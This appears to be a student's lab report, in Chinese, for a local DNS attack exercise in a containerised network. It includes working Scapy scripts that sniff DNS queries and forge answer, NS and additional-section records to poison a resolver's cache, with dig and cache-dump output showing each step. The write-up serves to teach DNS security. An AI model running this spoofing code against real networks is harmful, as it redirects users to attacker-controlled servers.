
网络空间安全实训实验报告

纪盛谦 57118218 2021-7-19


2.4 :Testing the DNS Setup

从用户主机请求 ns.attacker32.com，可以看到该域名的 IP 为 10.9.0.153 即攻击者。



```
root@7d36079dd0a1:/# dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 64644
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 5e6d8f65c5c935800100000060f4d76ece999c58d08b1473 (good)
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A

;; ANSWER SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153

;; Query time: 20 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Jul 19 01:37:50 UTC 2021
;; MSG SIZE  rcvd: 90
```


从用户主机直接请求 www.example.com 的 IP 是没有回应的，但如果向 ns.attacker32.com 请求则可以看出可以得到其 IP 在 1.2.3.5。



```
root@7d36079dd0a1:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; connection timed out; no servers could be reached

root@7d36079dd0a1:/# dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 35844
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 2800a4d675e3830a0100000060f4d98887f0f5af9f3827e4 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Mon Jul 19 01:46:48 UTC 2021
;; MSG SIZE  rcvd: 88
```


Task1 :Directly Spoofifing Response to User

运行恶意程序，从用户向 www.example.com 发送请求，可以看到这次不需要加@之后的内容就可以得到其 IP，因为它接受到恶意程序构造的 DNS 报文从而获得该结果。



```
root@7d36079dd0a1:/# dig www.example.com
;; Warning: Message parser reports malformed message packet.

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 31743
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       10.0.2.5

;; Query time: 15 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Jul 19 09:31:45 UTC 2021
;; MSG SIZE  rcvd: 64
```


恶意程序代码：



```python
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
  if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):

    # Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                 ttl=259200, rdata='10.0.2.5')

    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                 qdcount=1, ancount=1, nscount=1, arcount=1,
                 an=Anssec)

    # Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and dst port 53 and src 10.9.0.53'
f1 = 'udp and dst port 53'
pkt = sniff(iface='br-1943784afd6c', filter=f1, prn=spoof_dns)
```


Task2: DNS Cache Poisoning Attack - Spoofing Answers

在 Task1 的基础上更改代码，增加过滤条件即只检测本地 DNS 发送的报文。




```
f = 'udp and dst port 53 and src 10.9.0.53'
```

在攻击者主机运行恶意代码后，从用户主机请求 www.example.com 时，本地 DNS 服务器会发送 DNS 包查询该域名，被恶意程序检测到后发送伪造 DNS 报文，从而将其误导为攻击者服务器，此时查看本地 DNS 缓存可以看到已经发生改变。



```
www.example.com.        863982  A       10.0.2.5
```


这时即使没有运行恶意程序，从用户请求 www.example.com 时也会直接被导向恶意服务器。



```
root@7d36079dd0a1:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 9090
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: a6b28bcd6e91972e0100000060f4ef503ee1176d88ea8950 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259169  IN      A       10.0.2.5

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Jul 19 03:19:44 UTC 2021
;; MSG SIZE  rcvd: 88
```


Task3: Spoofifing NS Records

在攻击程序中加入 NS 项，再次进行攻击，攻击后可以看到在本地 DNS 上已经有了 www.example.com 的记录，并将其导向 ns.attacker32.com。




```
root@34d4373d2791:/# cat /var/cache/bind/dump.db | grep example
example.com.            777588  NS      a.iana-servers.net.
www.example.com.        863989  NS      ns.attacker32.com.
```

这时无论在 example.com 前加任何东西，都可以将其导向 ns.attacker32.com 进行解析，收到被恶意编辑的内容。



```
root@7d36079dd0a1:/# dig asd.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> asd.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 24625
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 7f4a757952ba290e0100000060f53d9fd8618b067bbb55e3 (good)
;; QUESTION SECTION:
;asd.example.com.               IN      A

;; AUTHORITY SECTION:
example.com.            3600    IN      SOA     ns.icann.org. noc.dns.icann.org.
 2021071501 7200 3600 1209600 3600

;; Query time: 172 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Jul 19 08:53:51 UTC 2021
;; MSG SIZE  rcvd: 137
```


攻击代码：




```
def spoof_dns(pkt):
  if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):

    # Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                 ttl=259200, rdata='10.0.2.5')

    # The Authority Section
    NSsec = DNSRR(rrname='www.example.com', type='NS',
                   ttl=259200, rdata='ns.attacker32.com')

    # The Additional Section
    Addsec1 = DNSRR(rrname='ns.attacker32.com', type='A',
                    ttl=259200, rdata='10.9.0.153')

    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                 qdcount=1, ancount=1, nscount=1, arcount=1,
                 an=Anssec, ns=NSsec, ar=Addsec1)

    # Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    send(spoofpkt)
```

Task4: Spoofifing NS Records for Another Domain

在代码中增加对 Google.com 的解析内容，再次进行攻击




```
NSsec = DNSRR(rrname='example.com', type='NS',
                ttl=259200, rdata='ns.attacker32.com')
NSsec1 = DNSRR(rrname='google.com', type='NS',
                ttl=259200, rdata='ns.attacker32.com')
```



```
DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
             qdcount=1, ancount=1, nscount=1, arcount=1,
             an=Anssec, ns=NSsec/NSsec1, ar=Addsec1)
```


可以看到，即使增加了 google.com 的 NS 内容，本地 DNS 的缓存中并没有存储该部分，因为这与请求的内容不相干。



```
root@34d4373d2791:/# cat /var/cache/bind/dump.db | grep example
example.com.            863996  NS      ns.attacker32.com.
root@34d4373d2791:/# cat /var/cache/bind/dump.db | grep google
root@34d4373d2791:/# 
```


Task5: Spoofifing Records in the Additional Section

首先更改攻击程序，其中部分代码改成如下内容：




```
# The Authority Section
NSsec = DNSRR(rrname='example.com', type='NS',
               ttl=259200, rdata='ns.attacker32.com')
NSsec1 = DNSRR(rrname='example.com', type='NS',
               ttl=259200, rdata='ns.example.com')

# The Additional Section
Addsec1 = DNSRR(rrname='ns.attacker32.com', type='A',
                ttl=259200, rdata='1.2.3.4')
Addsec2 = DNSRR(rrname='ns.example.com',type='A',
                ttl=259200, rdata='5.6.7.8')
Addsec3 = DNSRR(rrname='www.facebook.com',type='A',
                ttl=259200, rdata='3.4.5.6')
```

之后进行与上面 Task 相同的操作，可以看到在本地 DNS 的缓存中有了 additional 部分中 ns.example.com 到 5.6.7.8 的映射，但由于 www.facebook.com、ns.attacker32.com 与请求的内容无关，因此没有存到缓存中。



```
root@34d4373d2791:/# cat /var/cache/bind/dump.db | grep example
example.com.            777592  NS      ns.example.com.
ns.example.com.         863993  A       5.6.7.8
www.example.com.        863993  A       10.0.2.5
```



```
root@34d4373d2791:/# cat /var/cache/bind/dump.db | grep 1.2.3.4
root@34d4373d2791:/# cat /var/cache/bind/dump.db | grep facebook
root@34d4373d2791:/# 
```